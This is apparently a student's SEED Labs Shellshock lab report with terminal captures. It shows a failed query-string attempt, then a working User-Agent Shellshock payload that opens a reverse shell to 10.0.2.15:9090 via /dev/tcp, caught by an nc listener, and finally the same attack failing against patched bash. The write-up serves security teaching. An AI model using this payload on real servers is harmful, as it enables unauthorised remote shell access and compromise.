
No, QUERY_STRING appears in the CGI environment as a regular string and is not exported in the specific function-definition format that triggers the Shellshock bug. Therefore putting the usual Shellshock function payload in the URL query string normally won't trigger the vulnerability.




```
[10/22/25]seed@VM:~/.../image_www$ curl -v "http://www.seedlab-shellshock.com/cgi-bin/getenv.cgi
?X=() { :; }; /bin/id"
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi?X=()  :; ; /bin/id HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 400 Bad Request
< Date: Wed, 22 Oct 2025 20:27:16 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 318
< Connection: close
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
</body></html>
* Closing connection 0
```

From this we can see that nothing is returned.

Task 4: Getting a Reverse Shell via Shellshock Attack




```
[10/22/25]seed@VM:~/.../image_www$ curl -A '() { echo "hello world";}; echo Content_type: text/p
lain; echo; echo; /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1' www.seedlab-shellshock.com/c
gi-bin/getenv.cgi
```




```
[10/22/25]seed@VM:~/.../Labsetup$ nc -nlv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.80 57760
bash: cannot set terminal process group (30): Inappropriate ioctl for device
bash: no job control in this shell
www-data@26b475690231:/usr/lib/cgi-bin$ ls
ls
getenv.cgi
vul.cgi
www-data@26b475690231:/usr/lib/cgi-bin$ █
```

Here, we achieved reverse shell by using the vulnerability in the bash program being used by the CGI program at the server side. We send a malicious reverse shell command as a parameter that is supposed to carry the user-agent information. This helps us in passing the header field's content in the form of an environment variable to the CGI program. When the bash receives this variable, it converts this variable into a function due to the presence of '() {'. Along with this, the vulnerability in the bash program helps to execute the shell command. This shell command calls the /bin/bash in an interactive mode and directs the output to the TCP connection's 9090 port and also the input and error output is redirected to this TCP connection. In another terminal, we use the netcat command to listen to any connections on the port 9090, and we accept one when we receive it. Here, the server's connection is accepted. When the attack is successful, we get an interactive shell of the server in which we are able to see the files in the shell.

Task 5: Using the Patched Bash



```
[10/22/25]seed@VM:~/.../image_www$ curl -A 'Can I hack?' -v www.seedlab-shellshock.com/cgi-bin/g
etenv.cgi
*   Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/getenv.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: Can I hack?
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 22 Oct 2025 20:37:01 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Vary: Accept-Encoding
```



```
[10/22/25]seed@VM:~/.../Labsetup$ nc -nlv 9090
Listening on 0.0.0.0 9090
```

From this we can see that the Shellshock attack did not work in the updated /bin/sh shell and we were not able to create a connection to create a reverse shell.